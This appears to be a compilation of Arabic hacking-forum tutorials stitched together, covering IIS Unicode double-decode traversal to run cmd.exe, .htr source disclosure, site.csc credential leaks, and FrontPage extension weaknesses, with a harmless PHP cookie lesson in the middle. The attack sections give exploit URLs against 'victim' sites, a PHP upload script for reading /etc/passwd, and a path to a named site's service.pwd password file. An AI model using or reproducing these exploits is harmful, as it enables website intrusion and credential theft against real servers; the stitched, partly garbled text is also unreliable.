ISM.dll عن العمل في الذاكرة بينما تطلب الثغرة ان يكون الملف المذكور قيد العمل .. لذا يجب اعادة
تحميل الملف في الذاكرة مره اخرى .. اي بمعنى اخر يجب ان يقوم مدير النظام الهدف بعمل اعادة تشغيل
Logout & Login او Rebot

----- +.htr :- -----

هذه الثغرة ايضا تقوم بعرض السورس الخاص بملفات . ASP
يمكن استخدامها بهذا الشكل :
<http://www.victim.com/global.asa+.htr>

site.csc : -

تمكنك هذه الثغرة من معرفة معلومات مهمة عن الـ DNS الخاص بالموقع بما في ذلك DSN, UID
and PASS Database ..

الثغرة : <http://www.victim.com/adsamples/config/site.csc>
سيقوم المهاجم بانزال الملف المذكور .. وسيحصل على معلومات قيمة و هامة أيضا ...

سرفر و بالتحديد هذا الفولدر يسمى الفولدر التنفيذي اى (**executable directory**)

و طبعا هذا الفولدر ليس له اسم ثابت هذا فقط مثال و لكن يمكن ان يكون له اسماء كثيره على الملقم **iis** و ملحوظه هامه:: لا يوجد على كل ملقم **iis** هذا الفولدر التنفيذي اى **executable directory**

و اعتقد ان الصديق بلاك هنتر و الاخ هكس قد ذكرو معظم اسامى هذه الديريكتورز فى شرحهم (فأنا اريد ان اربط الدروس مع بعض حتى تكون سلسله متكامله)

winnt/system32/cmd.exe ===> و طبعا هذا هو ال **cmd** الذى يسمح لنا بأدراج سطور الاوامر التى نريد تنفيذها (و على فكره ممكن تستعمل هذا ال **cmd** فى استخدام اوامر مثل **ping** و **netstat**.... و **tracert** الخ اعتقد انها فكره لم يلاحظها بعضنا)

*- علامه الاستفهام تخيلو حتى علامه الاستفهام فى هذه الثغره لها دور فهذه علامه تعنى الحاله التى ينفذ بها الامر (طبعا مش فاهم يعنى ايه) و لا يهكم تعالى معى افهمك يعنى ايه علامه الاستفهام تعنى كلمه **argument** هذه الكلمه هى التى تعنى الحاله التى سينفذ بها الامر اى انه امر مثلا ينفذ فى لحظه ثم ينتهى مثل **copy** مثلا ام انه امر مثلا ينفذ و لكن يستمر مفعوله و حقيقه ان طبعا معظم الاوامر التى نستخدمها هى الاوامر العاديه و هى من نوع **argument /c** و هذا ال **/c** يعنى ان الامر ينفذ فى لحظه ثم ينتهى

تعالى افهمك اكثر :: لو عندك ويندوز ٢٠٠٠ افتح ال **cmd** بتاعك و اكتب هذا (**cmd /?**) و اضغط انتر ،سيظهر لك كلام كثير جدا و لكنى اخترت منه جزء بسيط فقط للتوضيح و انت عليك الباقي شوف ايه الى راح يظهر لك::

Starts a new instance of the Windows 2000 command interpreter

CMD [/A | /U] [/Q] [/D] [/E:ON | /E:OFF] [/F:ON | /F:OFF] [/V:ON | /V:OFF] [[/S] [/C | /K] string]

/C Carries out the command specified by string and then terminates

/K Carries out the command specified by string but remains

/S Modifies the treatment of string after **/C** or **/K** (see below)

/Q Turns echo off

/D Disable execution of AutoRun commands from registry (see below)

هذا جزء بسيط جدا مما راح يظهر لك و لكن تعالى نشوف هذا الجزء ايه معناه اولا يقولك ::

Starts a new instance of the Windows 2000 command interpreter و هذه

الجملة تعنى بالعربيه بدايه حاله جديده من مترجم ال ويندوز ٢٠٠٠ و هذا طبعا وضح لنا ان كل **cmd**

يمكن ان يتحكم صاحبه فى حالته حسب ما يفتح او يغلق ال **arguments** و بعدها يظهر لنا

arguments كثيره و منها الذى نستعمله دائما فى الثغره و هو **/c** شوفو كده ما المكتوب امامه ::

Carries out the command specified by string and then terminates و هذا

الكلام معناه انه ينفذ الامر الموجود فى سطر الاوامر ثم ينتهى و طبعا هذا للاوامر العاديه التى نعرفها

تعالو نشوف السطر الى تحتيه ::سوف نجد انه يتكلم عن **argument** لا نراه فى ثغره اليونى كود و هو

ال **/k** شوفو ايه مكتوب امامه::

Carries out the command specified by string but remains و طبعا معناه انه

ينفذ الاوامر الموجوده فى السطر و لكن يستمر مفعولها (ما زلت ابحت عن اوامر مثل هذه و لكن هذا ما

هو مكتوب امامى و لكن تقدر تقول انها الاوامر التى تأخذ فتره طويله حيتين مثل ping مثلا)
و مثلا هناك argument آخر مثل /Q و هذا نستخدمه فى اغلاق تفعيل امر echo كما هو واضح فى
المثال فوق

و هناك الكثير من هذه ال arguments و طبعا منها ما هو اساسى لا يمكنك التحكم فيه (يعنى فتحه او
غلقه مثل ال /c و ال /k و هناك اخرين يمكنك ان تجعلهم on او off و بهذا تكون انت تتحكم بحاله ال
cmd خاصتك (ياريت تنفذ الامر و تقرأ المكتوب لانيك راح تلاقى تفاصيل الفتح و الغلق بالتفصيل) و
اصبروا على قليلا حتى انتهى من الامتحان الاول فى MCSE فى خلال اسبوعين ان شاء الله تعالى و بعد
ذلك نعود اكثر قوه و نشرح لكم هذه النقطه بالتفصيل ان شاء الله بس اصبرو شوى
اعتقد انك الان فهمت ما هى ال arguments و ما فائده /c التى تكتبها فى الثغره و انا متأكد انك لا
تعرف معناها .

تعالو نروح لنقطه سهله و بسيطه جداااا فى الثغره ،انت تشغل ال cmd.exe لانك تريد ان تتحكم بالموقع
و تغير ال اندكس و الخ و و لكن تعالى مثلا نشغل اى ملف تانى ياترى كيف نشغله ؟
انا راح اقلك كيف :: بكل ما عليك فعله هو ان تقوم بوضع اسم الفايل الذى تريد تشغيله بهذا الشكل
Ping.exe+PRINT بلا من /c?cmd.exe و بهذا تكون قد شغلت الفايل الذى تريده
(enjoy this) حيث تصبح الثغره بهذا الشكل ::

<http://issserver/scripts/..%5c..%.../ping.exe+PRINT>

- /c+ *و بالتالى كما عرفنا فوق انا /c هى ال argument لل cmd.exe او الحاله التى سينفذ عليها
ال cmd الامر اما علامه ال + التى بجانب ال /c فهى بمقام المسافه بين الكلمتين فى الثغره و لكن لا
يمكننا اسبدالها بمسافه عاديه و بعدها يكون الامر الذى يحمله سطر الاوامر لينفذه ثم علامه + ثانيه و
بعدها اسم الدرايف الذى تعرض محتوياته على الشاشة حاليا .

**و نأتى الان لاهم نقطه فى الثغره و هى اساسا سبب الثغره كما ذكرنا فى اول الكلام (هو ان سبب الثغره
يكون حل شغره العنوان اكثر من مره)و هذا ما نطلق عليه ال decode انا شخصا افصل الديكودز على
انه تحليل حتى نصل لابسط الحل كما فى الرياضيات يعنى simplify اى تبسيط و فك المعادله تعالو
خلينا نفهمكم هذا على الثغره نفسها ::

255c..%255c/.. هذا هو الديكود اى التحليل للاصل /....

ولكن ما الذى نحاول ان نفعله بهذه التحليلات الغريبه ؟
فنحن بذلك نحاول ان نحسن و نلعب فى مسارات الديرىكتورز و لكن للاسف لا يمكنك تغيير او اللعب فى
الديرىكتورز لان ال iis مزود بخاصيه عمل check على مثل هذه الديكودز و منعها من التنفيذ و هنا يقع
اصل ثغره ال يونى كود و هو التحليل لمرتين او لاكثر من مره فهتم قصدى الان اى ان ال iis مزود فعلا
بخاصيه ال check على هذه الديكودز و لكن انت تضع الثغره و بها اكثر من تحليل واحد لنفس اسم
الموقع و لذلك يقوم ال iis بوظيفته المعتاده و هى ال check و المنع على الديكود الاول و يظهر له ان
كل شئ بخير و انه يسيطر على الموقف خخخخخخ و لكن الحقيقه انه يعمل ال check مره واحده
فتكون النتيجة ان الديكود الثانى ينجح تماما فى محاوله اللعب فى الديرىكتورز و بالتالى يكون نتيجه الديكود
الثانى هو ان يرجع الى اصله اى (slash /

و تعالو ندخل و نتعمق اكثر فى تفاصيل الديكود للثغره بعد ان عرفنا فكرتها ::
شوفو فيه ماده اسمها computer logic و الماده دى راح درس فيها شئ يسمى Hexadecimal
Values و هذه ال values هى اساس الديكود الذى نفعله فى الثغره اى ان كل حرف صحيح او حركه
مثل / فى الكمبيوتر لها ما يسمى بال hex value تعالى اوضحلك اكثر ::

مثلاً: ٢٠% تعنى مسافه (space) هذا مثال بسيط و اعتقد انك فهمت الان كلامى و طبعا يوجد جدول لهذه ال hex values المساويه للحروف و الحركات العاديه فى الكمبيوتر ، اذن اعتقد انك ادركت تماما الان انك ترسل hex values عوضا عن الحروف و الحركات العاديه الى السرفر و هذا بالضبط ما نسميه التحليل او فك الشفرة او ال decode

تعالى نخش فى تفاصيل الثغره اكثر و سنأخذ الحركه التى نشرح عليها هى ال (slash) / حيث انها من اساسيات الديكود فى هذه الثغره :: شوف فى جدول ال hex value راح نجد ان ال / = ٥% , طبعا هذا هو الديكود الاول الذى ستفكر الان فى انك تحذف ال / و تضع بدلا منها هذا ال value فتنتج الثغره و لكن انا اقول لك هذا خطأ لان هذا هو الديكود الاول و انا ذكرت ان الديكود يحدث مرتين او ممكن اكثر يعنى لو وضعت هذا الديكود الاول فستجد ان ال iis لديه القدره على ان يمسخ هذا الديكود و يمكنه من التنفيذ و لذلك علينا ان نحلل هذا ال value حتى يتم الديكود التانى فتنتج الثغره

و بالنظر الى جدول ال hexadecimal values شوف نجد هذا ::
 % = %25
 5 = %35
 c = %63

و بالتالى نجد انفسنا قد خدعنا ال iis checker بأننا حللنا ال شفره مرتين و بالتالى فسنحصل فى المقابل على الاصل و هو / و بالتالى تكون قد نجحت الثغره .

فهمتم الان شباب معنى ديكود العنوان مرتين و فهمتم اساس الثغره و الديكود مرتين ليس معناه تكرار التحليل الاول مرتين و لكن معناه تحليل و فك التحليل الاول اى simplify الى ابسط و اطول صورته ممكنه فى نفس الوقت

و عشان توضح اكثر معك راح اطلق كيف التركيبه الصح للتحليل ::
 %25c %25 = % 5 = 5 c = c = %5c
 %%35c % = % %35 = 5 c = c = %5c
 %%35%63 % = % %35 = 5 %63 = c = %5c
 %25%35%63 %25 = % %35 = 5 %63 = c = %5c

ثم : %/٥ = c

ارائتم التحليل طبعا فى الاخر يجب ان يساوى الديكود الاصل و هو كما هة واضح فى مثالنا كل التحليلات تساوى %٥ c و كما ذكرنا / = %5c و لكننا حللنا هذا الرمز الى اطول و ابسط تحليل حتى نخدع ال iis checker .

و فى النهايه بعد فهمنا للثغره و اساسها هيا تعالو نطبقها مع بعض سوف نضع الثغره فى هذا الشكل ::

<http://iisserver/scripts/..%5c..%...xe?/c+dir+c:+/s>

و ستدخلون على الموقع بنجاح و لكن اكيد تلاحظون شئ جديد قد زاد على الثغره و هذا الشئ هو +/s

هذا الرمز
و عندما تدمج هذا الرمز مع الثغره كما فى المثال السابق سوف تأتيك لسته بكل فايل كبير و صغير فى
كمبيوتر الويب سرفر

و الله تعبت فى هذا الدرس و تعبت فى قرائه المعلومات و تجميعها عن اليونى كود حتى اصل لهذا الشكل
الاخوه و ان شاء الله انتظرو موضوعى القادم بعدما اكون انهيت امتحانى الاول فى **MCSE** ادعولى
بالنجاح) و سيكون عباره عن تلخيص للتعامل مع شبكات ويندوز ٢٠٠٠ و كيفية اختراقها و فائده ال
...WIN2000 RESOURCE KIT

" تدريب على عملية الإختراق بواسطة اليونيكود "

\$

الكاتب: MaXhAk2000

\$

بسم الله الرحمن الرحيم..
كثير الكلام عن إختراق المواقع بأنواعه واليوم عندي شرح عن الإختراق عن طريق اليونيكود أو بالأصح تطبيق عملي على كيفية الإختراق عن طريق اليونيكود وهذا النوع يعتبر للمبتدئين وهو الذي بإذن الله سيوصلهم إلى طريق الإحتراف.....

بسم الله نبدا...
سيكون التطبيق على جهازك وهو مثل الموقع أو السيرفر وتقوم بتطبيق الدرس كما وأنتك على موقع مصاب.....

لكي تتدرب على إختراق المواقع قم بتركيب نظام ويندوز ٢٠٠٠ على جهازك . وفي نفس السبدي تبع النظام تقوم بإضافة سيرفر IIS وذلك عن طريق :

- ١ *قم بالذهاب إلى لوحة التحكم.
- ٢ *قم بالنقر على إضافة إزالة برامج.
- ٣ *قم بالنقر على زر " إضافة إزالة مكونات ويندوز " .
- ٤ *قم بوضع علامة صح على الخيار الأول. "IIS"

هذا بالنسبة لكيفية تنزيل السيرفر..
أما عن كيفية التدرب على الجهاز أي إختراقه فقم بالتالي:-
قم بوضع الموقع في مجلد **wwwroot** الموجود داخل مجلد **Inetpub** طبعاً هتدخل عليه بعد ما تشغل السيرفر IIS عن طريق

<http://127.0.0.1/>

ولإيجاد الثغرة في الجهاز والتدرب عليها قم بتشغيل برنامج عمران سكان أو أي برنامج اخر للفحص عن الثغرات تبع اليونيكود وقم بوضع العنوان تبعك الي هو <http://127.0.0.1/>
وقم بتطبيق المهارات التي تعلمتها في إختراق المواقع المصابة باليونيكود...

وبإمكان الموقع تغيير المعلومات الموجودة ضمن ملفات الكوكيز أو إضافة معلومات جديدة كلما قمت بزيارة الموقع . يتم تخزين بعض ملفات الكوكيز في الذاكرة فقط ، بحيث يجري حذفها مباشرة عند إغلاقك المتصفح ، ولكن معظمها وتسمى "ملفات الكوكيز المثابرة" ، يتم تخزينها لفترة محددة على القرص الصلب لحين انتهاء صلاحيتها وقد تدوم صلاحيتها مدة أشهر أو حتى سنوات . أما بعض ملفات الكوكيز التي تعرض تاريخ صلاحية لتاريخ سابق ، فإنها تُحذف مباشرة ولا تُخزَّن على قرصك الصلب . وتعود المعلومات المخزنة في ملفات الكوكيز إلى مزودات الموقع الذي أصدرها فقط ، وقد تعمم بعض الشركات الكبرى ملفات الكوكيز التي تصدرها على جميع مزوداتها ، لتنسيق المعلومات المتضمنة ، ولكي لا تصدر كل من مزوداتها ملفات كوكيز للمستخدم ذاته ، عند زيارته لصفحات مختلفة في الموقع.

-مكونات ملف الكوكيز :

XXXXXXXXXXXXXXXXXX

يتكون عادة من عدة اجزاء هي اسم الملف ، قيمته ، تاريخ انتهاء مفعوله ، الموقع المالك له ...

زراعة الكعكات على جهاز العميل:-

أولاً : كيف تزرع ملفات الكعكات :

يتم ذلك باستخدام الدالة **setcookie** وتعريفها بالشكل التالي :

code:

```
boolean setcookie ( string name [, string value [, int expire
[, string path [, string domain [, int secure]]]])
```

تتمنا المدخلات الثلاث الاولى و هي :

name : اسم الكعكة ... فبإمكانك ارسال اكثر من كعكة الى متصفح واحد و عندها يصبح الاسم هو الطريقة الوحيدة للتمييز .

value : القيمة ... فقط قيم نصية ... لا يمكنك وضع مصفوفة كقيمة و هذا امر مهم ... لكن انتبه بإمكانك وضع مصفوفة لكن بطريقة اخرى ... ؟ كيف ؟ : استخدم الدالة **serialize** لتحويل اي متغير في بي اتش بي الى شكل نصي و من ثم استخدم **unserialize** لاعادته الى الشكل الطبيعي.

expire : اي عدد الثواني من بداية عصر اليونكس (١ يناير ١٩٧٠) و التي بعدها سيقوم المتصفح على جهاز المستخدم بحذف الكعكة ... و هنا ثلاث حالات:
>--أولاً : أن يكون الوقت المعطى كمدخل اكثر من الوقت الحالي على جهاز العميل و عندها تخزن الكعكة على جهاز العميل و تحذف عند انقضاء المدة .

>--ثانياً : أن يكون الوقت المعطى كمدخل اقل من الوقت على جهاز العميل و عندها لا يقوم المتصفح على جهاز العميل بتخزينها و اذا وجدت كعكة بنفس الاسم فانه يحذفها حتى لو لم تنتهي المدة .
>--ثالثاً : إذا لم تحدد وقتاً فان الكعكة تخزن في ذاكرة المتصفح و تفقد حالما يغلق المستخدم الموقع .

مثال :

code:

<?

```
setcookie('site','http://www.palhackerz.com/',time()+3600);
```

?>

من الدوال المفيدة دالة **time** و التي ترجع الوقت الحالي على شكل عدد الثواني من بداية عصر اليونكس (١ يناير ١٩٧٠).

ثانيا كيف تحذف او تعدل كعكة:

لكي تحذف كعكة عليك أن ترسل كعكة بنفس الاسم و خالية القيمة و ذات وقت اقل من الوقت على جهاز المستخدم

مثال:

code:

<?

```
setcookie('site','',time()-360000);
```

?>

ملاحظات :

- ١- عندما تحدد زمنا ماضياً اجعله قيمة كبيرة لكي تتفادى فارق التوقيت بين الخادم و العميل .
- ٢- لكي تعدل أي كعكة عليك حذفها و إرسالها من جديد .

ملاحظة مهمة :

يجب ان تستدعي الدالة **setcookie** قبل أن ترسل اي شيء الى المتصفح .. فمثلا الكود التالي لن ينجح

code:

```
<html>
```

```
<body>
```

```
<?
```

```
setcookie('site','palhackerz.com',time()+20000);
```

```
echo " Alfjr.com : the best islamic forum";
```

```
?>
```

```
</body>
```

```
</html>
```

بل لو كان هنالك مجرد سطر فارغ قبل علامة البداية ؟ >فلن تعمل الدالة ... setcookie

المثال السابق كان من الممكن ان يكون :

code:

```
<? setcookie('site','palhackerz.com',time()+20000);
```

```
?>
```

```
<html>
```

```
<body>
```

```
<? echo " palhackerz.com : the best Hacking forum"; ?>
```

```
</body>
```

```
</html>
```

قراءة الكعكات من جهاز العميل:

-كيف تستقبل المتغيرات من الكعكة :-

^^

قلنا بانه بإمكانك ارسال اكثر من كعكة الى متصفح واحد ..
عندما يطلب المستخدم من متصفحه صفحة على موقعك فان المتصفح يقوم بارسال جميع الكعكات التي قمت
انت بزراعتها عند المستخدم PHP ... تسهل عليك قراءة هذه الكعكات و تخزينها في مصفوفة اسمها
COOKIE_\$ وهي مصفوفة من النوع Associative Arrays بحيث ان المفتاح هو اسم الكعكة و
القيمة قيمة الكعكة كما ارسلتها .

مثال :

code:

<?

echo \$_COOKIE['site'];

?>

و هذه تطبع :

code:

palhackerz.com

تطبيق : تخصيص لون الخلفية

كمثال بسيط دعنا نقوم بانشاء موقع مبسط و نستخدم الكعكات لكي نحفظ لون الخلفية المحببة الى الشخص

..

-ماذا لدينا ؟

١- الملف : user.php يقوم الملف بعمليتين :

>-الاولى : تحديد اللون الذي اختاره الزائر .

>-الثانية : عرض نموذج اختيار اللون و حفظ اللون المختار

٢- الملف index.php إحدى صفحات الموقع و التي تستفيد من خدمات الملف .user.php

وإليك الكود الخاص بكل ملف :

١- الملف : user.php

code:

<?

/*-----

Cookies-Based Background Selector..

Created By : "Rasha"<rasha@h4palestine.com>

For : h4palestine.com

-----*/

```
function display_form(){
```

```
    ?>
```

```
    <html>
```

```
    <body>
```

```
        <!-- Color setting Form -->
```

```
        <form name=color_select method="GET">
```

```
        <INPUT type="hidden" name="do" value="set_color">
```

```
        <INPUT name="color" type="text" value="
```

```
        <? echo get_color(); ?>">
```

```
        > "احفظ اللون"><INPUT type="submit" value="
```

```
        </FORM>
```

```
        <!-- Color Clearing Form -->
```

```
        <form name=color_clear method="GET">
```

```
        <INPUT type="hidden" name="do" value="clear_color">
```

```
> " لا تتذكر لوني المفضل" <INPUT type="submit" value="
```

```
</FORM>
```

```
<?
```

```
}
```

```
function set_color(){
```

```
    global $_GET;
```

```
    setcookie('color',$_GET['color'],time()+36000);
```

```
    header('Location:index.php');
```

```
}
```

```
function get_color(){
```

```
    global $_COOKIE;
```

```
    if(isset($_COOKIE['color'])){
```

```
        return $_COOKIE['color'];
```

```
    }else{
```

```
        return "#FFFFFF";
```

```
}
```

```
}
```

```
function clear_color(){  
    setcookie('color',$_GET['color'],time()-36000);  
    header('Location:index.php');  
}
```

```
// selection
```

```
if ($do=='display_form'){  
    display_form();  
}elseif ($do=="set_color"){  
    set_color();  
}elseif ($do=="clear_color"){  
    clear_color();  
}  
?>
```

-
- الدالة الاولى `display_form` تقوم فقط بعرض نموذج اختيار اللون .
 - الدالة الثانية `set_color` تقوم بحفظ اللون المختار في كعكة و ترجع المستخدم الى الصفحة الرئيسية .
 - الدالة الثالثة `get_color` ترجع قيمة اللون من الكعكة و اذا لم يكن هنالك قيمة فانها ترجع لون افتراضي وهو الابيض .
 - الدالة الرابعة `clear_color` تقوم بمسح الكعكة بالطريقة التي ذكرناها في الدرس .

٢- ملف الـ `index.php` :
ملف عادي جداً الا انه يطلب الدالة `get_color` من ملف `user.php` كما يلي :

code:

```
<html>
<BODY bgcolor="<? include('user.php');
echo get_color() ?>">
</h1> ..... مرحبا بك<h1>
<br>
يمكنك تخصيص لون الخلفية من هنا
<br>
<a href="user.php?do=display_form">صفحة تخصيص اللون</a>
</body>
</html>
```

.....

@ مقدمة :

تسعى شركات التسكين بأنواعها توفير شتى شبل الراحة لعملائها ، فتجدهم يقدمون العروض و التخفيضات لارضاء العملاء مثل دعم لـ PHP و CGI و Perl و SSL و FTP و SQL .

و بالنسبة لمدراء المواقع **Webmasters** فإن البرنامج المفضل لهم لتصميم مواقعهم هو **Microsoft Office FrontPage** و الذي كما هو مبين يأتي مع حزمة **Office** ، اذ يتميز بسهولة استعماله كما انه يوفر بعض البرمجيات مثل عداد الزوار ، و لذا تقدم شركات التسكين دعم كامل للبرنامج .

@ ما هو الـ **FrontPage Server Extensions** ؟

(ملاحظة : سأتكلم حالياً عن الحزم التي أتت بعد حزمة الاصدار الثاني)

هو عبارة عن حزمة من البرامج يتم تثبيتها في الخادم **Server** الخاص بشركة التسكين التي لها قابلية لدعم بعض الخصائص .

و عند التثبيت يجب انشاء عدة مجلدات منها :

```
private_/
vti_bin_/
vti_cnf_/
vti_log_/
vti_pvt_/
vti_txt_/
```

و سأتكلم عن وظيفة كل مجلد يهنا :

* المجلد **vti_bin_** :

و يتواجد بداخله مجلدان هما :

(ملاحظة : النقطتان تشيران إلى المجلد **vti_bin_**)

```
/vti_adm/..
/vti_aut/..
```

الثاني لا يهنا بقدر ما يهنا المجلد الأول اذ أنه الخاص بالمشرف ولا تستطيع الاستفادة منه اذا لم تحصل على كلمة المرور الخاصة به .
كما يوجد ملفان هما :

shtml.exe/..
fpcount.exe/..

* المجلد vti_pvt :

و يتواجد بداخله عدة ملفات ما يهمنا منها هو الملفات التالية :

- الملف service.pwd : و فيه يتواجد المعرف و كلمة المرور الخاصة بالمشرف مشفرة بمقياس DES .
- الملف service.grp : و فيه يتواجد المعرفين من مشرفين و authors .
- ملفي deptodoc.btr و doctodep.btr : و فيه يتواجد مسارات الملفات التي تم تحميلها على الخادم ، فإذا قمت بتنزيله فتستطيع معرفة الملفات الموجودة بالموقع .

و في الغالب لا تستطيع معاينة محتويات المجلد إذ يوجد في المجلد الرئيسي للموقع ملف htaccess. يقوم بمنع الجميع (المالك و المجموعة و الزوار) من معاينة المجلد و محتوياته .

(ملاحظة : ان عدم وضع أي صلاحية على المجلد لا يعني بأنها تعتبر ثغرة و لكن ضعف من الناحية)

* المجلد private :

و يتواجد بداخله ملف واحد فقط هو htaccess .

@ ما هي آلية عمل الـ FrontPage Extension Server ؟

يعتمد الاتصال بين العميل و الـ FrontPage Extension Server على بروتوكول الـ HTTP .

فلو اردنا معاينة عداد الزوار عن طريق برنامج الـ FrontPage فانه يتم ارسال طلب Request للخادم ثم يمرره الخادم بالـ FrontPage Extension Server و الذي يمرره بالتالي ببرمجيات الخادم مثل fpcount.exe ، و من ثم يكرر تمريره مرة أخرى إلى الـ Extension Server و إلى الخادم و يظهر المخرجات لـ العميل ، علماً ان هذه الاتصالات تتم عبر جدار نار .

@ كيفية الاتصال بـ FrontPage Extension Server :

كما ذكرنا سابقاً ان أغلب شركات التسكين تسعى لراحة العملاء ، فتجدها تدعم خدمة الـ FrontPage و ذلك لتحميل الصفحات للموقع علماً بأنها تدعم بروتوكول الـ FTP و تحميل الملفات و انشاء المجلدات عبر المتصفح اعتماداً على البرمجيات التي تعمل بناحية الخادم .

و الآن قم بتنفيذ التالي لمعرفة كيفية الاتصال بالـ FrontPage Extension Server :

(ملاحظة : سأتكلم حالياً عن حزمة الـ XP و التي لا تختلف أبداً عن الحزم الباقية إلا في بعض النقاط الشكلية)

- * قم بتشغيل برنامج الـ FrontPage و الذي يأتي مرفقاً مع حزمة Office .
- * من قائمة File قم باختيار Open Web .
- * قم بإضافة المعرف و كلمة المرور (الأصلية و ليست المشفرة) .
- * إذا كانت صحيحة سيظهر لك الخادم ملفات الموقع كلها و عندها تستطيع التحميل و التعديل في الملفات و المجلدات و معاينة الشفرة المصدرية للملفات .
- * إذا لم تتم العملية بنجاح فهذا يعني بأن الموقع لا يدعم الخدمة أو أن المعرف أو كلمة المرور خاطئة و يطلب منك معاينتها في وضعية القراءة و لا يظهر لك الشفرة المصدرية الأصلية ولا المجلدات و الملفات التي يحويها الموقع .

@ كيفية معرفة هل الموقع يدعم الـ FrontPage أم لا :

يوجد العديد من الطرق لمعرفة قابلية الموقع لدعم الفرونت بيج نذكر منها :

* معاينة ملف نجاح التثبيت :

(ملاحظة : قد لا تجد ملف _vti_inf.html و لكن هذا لا يعني أن الموقع لا يدعم الخدمة ، كما أنه لا يعتبر ثغرة)

- قم بزيارة أي موقع تريد أن تعرف هل الخادم الخاص به يدعم الـ FrontPage أم لا .
- قم بمعاينة ملف _vti_inf.html بواسطة المتصفح و ذلك بارفاقه بعنوان الموقع ، مثال :

http://www.Victim.com/_vti_inf.html

- و عند معاينة الصفحة ستجد جملة FrontPage Configuration Information ، فهذا معناه أن حزمة الـ FrontPage Extension Server قد تم تثبيتها في الخادم بنجاح .

و لمعرفة اصدار الخدمة قم بالتالي :

- قم بالنقر بزر الفأرة الأيمن على الصفحة ، ثم قم باختيار Source Code .
- قم بالبحث عن "FPVersion="Version" حيث تشير للاصدار الخاص بالخدمة .

* عن طريق مجلد _vti_cnf :

- قم بزيارة أي موقع تريد أن تعرف هل الخادم الخاص به يدعم الـ FrontPage أم لا .
- قم بمعاينة المجلد بواسطة المتصفح و ذلك بارفاقه بعنوان الموقع ، مثال :

http://www.Victim.com/_vti_cnf

- قم بالنقر بزر الفأرة الأيمن على الصفحة ، ثم قم باختيار **Source Code** .
- قم بالبحث عن الشفرة التالية :

vti_generator:Progame

- حيث **Progame** يشير لنوع البرنامج و اصدارته و سيكون في حالتنا هو **Microsoft FrontPage X** و الاصدارة الخاصة به هي **X** .

* الكشف عن الشفرة المصدرية للصفحة :

- قم بزيارة أي موقع تريد أن تعرف هل الخادم الخاص به يدعم الـ **FrontPage** أم لا .
- قم بالنقر بزر الفأرة الأيمن على الصفحة ، ثم قم باختيار **Source Code** .
- قم بالبحث بين ترميزي الرأس `<Head></Head>` عن الشفرة التالية :

`<"Meta Name="GENERATOR" Content="Progame">`

- حيث **Progame** يرمز لنوع البرنامج و اذا كان البرنامج هو **Microsoft FrontPage X.0** يتبين لنا بأن الخادم الخاص بالموقع يدعم الفرونت بيج و الاصدارة الخاصة به هي **X** .

* عن طريق موقع **NetCraft** :

- قم بزيارة الموقع **NetCraft.net** .
- قم بكتابة عنوان الموقع مستثنياً الـ `http://` .
- انتظر بضع ثواني .
- ستجد أن الموقع أعطاك بعض المعلومات عن الملقم و الخدمات الموجودة في الموقع الذي تريد معرفة قابلية دعمه للبرنامج ، و من تلك الخدمات خدمة الـ **FrontPage** و ستظهر لك بالشكل `mod_frontpage/X` حيث **X** يرمز لاصدارة الـ **FrontPage Extensions Server** .

* عن طريق الـ **Telnet** :

(ملاحظة : تساعد هذه الطريقة في معرفة بعض المعلومات عن الخادم و المخرجات هي نفس مخرجات الطريقة السابقة)

- من قائمة **Start** قم باختيار **Run** و اكتب بالنافذة التي ستظهر **Telnet** .
- قم بالاتصال بالموقع عبر المنفذ ٨٠ بالشكل التالي :

Microsoft Telnet> Open www.Victim.com 80

- قم بارسال طلب **Request** للخادم و لتكن الطريقة **Method** هي **Head** .

(ملاحظة : عليك الالمام بكيفية التعامل مع بروتوكول HTTP)

- قم بإرسال التالي حيث <http://www.Victim.net> هو الموقع الضحية و [ISP.net](http://www.ISP.net) هو البروكسي الخاص بمزود الخدمة الخاص بك :

```
Head www.Victim.net HTTP/1.1
Host: ISP.net
*/*:Accept
Connection: close
```

- انتظر بضع ثواني .
- ستتسلم الإجابة Response عن الطلب الذي أرسلته لل خادم Server مثل تاريخ آخر تعديل للصفحة و نوع الملف و الخدمات المتوفرة به .
و من ضمن الخدمات ستجد نفس الذي وجدناه في الطريقة السابقة و هو أن خدمة الـ FrontPage و ستظهر لك بالشكل mod_frontpage/X حيث X يرمز لإصدار الـ FrontPage Extensions Server .

@ كيفية استغلاله ليصبح في صالحك :

إذا عثرت على موقع يدعم هذه الخدمة و لم يتم وضع صلاحيات على مجلد الـ vti_pvt_ قم بالتالي :

(ملاحظة : عليك الالمام بلغة تعمل على ناحية الخادم و في حالتنا فهي الـ PHP ، كما أن على الموقع الضحية دعم هذه اللغة)

* قم بالاتصال بالموقع الضحية .
* قم بتحميل ملف ينتهي امتداده بـ PHP و ضمنه التالي :

```
PHP?>
```

```
!("open = FOpen($file, "r$
;((get = FGets($open, FileSize($file$
```

```
؛Echo $get
```

```
؛FClose $open
```

```
<?
```

و قمنا هنا برفع ملف PHP للخادم يقوم بفتح ملف غير معين ثم يحضر محتوياته على حسب حجمه بالبايت ثم يعرضه ثم يغلق الملف ، و الآن كل

ما عليك فعله الآن هو الدخول على الموقع عبر المتصفح و الحاقه بـ بعنوان الملف الذي حملته و المتغير **file** و الملف الذي تريد معاينة الشفرة المصدرية الخاصة به ، مثال :

www.Victim.com/uploded_file...../..etc/passwd//:http

حيث **uploded_file** يشير لاسم الملف الذي قمت بتحميله ، و تستطيع اضافة اوامر تسمح لك بمعاينة الملفات و المجلدات الموجودة في الخادم

" (<س>ج) في اختراق المواقع بثغرة الفرونت بيج "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: القناص العربي

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

س*: السلام عليكم أخي القناص العربي:
ج*: أهلين القناص العربي المزيف:D:

س*: أحم أحم ، أنا كنت عايز أسألك شوية أسألة في الهاكنج.
ج*: تفضل حبيبي ، بس ياريت ماتكون عن اختراق الأجهزة ، ولعب العيال هذا !!

س*: لا لا ، أنا تطوت كثير (:
ج*: أوكى تفضل (:

س ٢: لقد سمعت كثيرا عن ثغرات الفرونت بيج ، هل يمكنك توضيح طريقة استخدام هذه الثغرة .
ج ٢: بالتأكيد حبي ومن عيوني الاثنين D:
طبعا ثغرات الفرونت بيج بتكون موجودة في أنظمة التشغيل NT & Unix التي يدعم سيرفراتها الـ FrontPage ، وبتمكنك من معرفة كلمة سر الأدمين تبع الموقع (:
وكلمات السر هذه بتكون موجودة في الملفات التالية:

Administrator.pwd

Administrators.pwd

Authors.pwd

Users.pwd

التي بتكون عادة في المجلد _vti_pvt

مثل هذه الملف مثلا: http://www.tradesystemlab.com/vti_pvt/service.pwd :

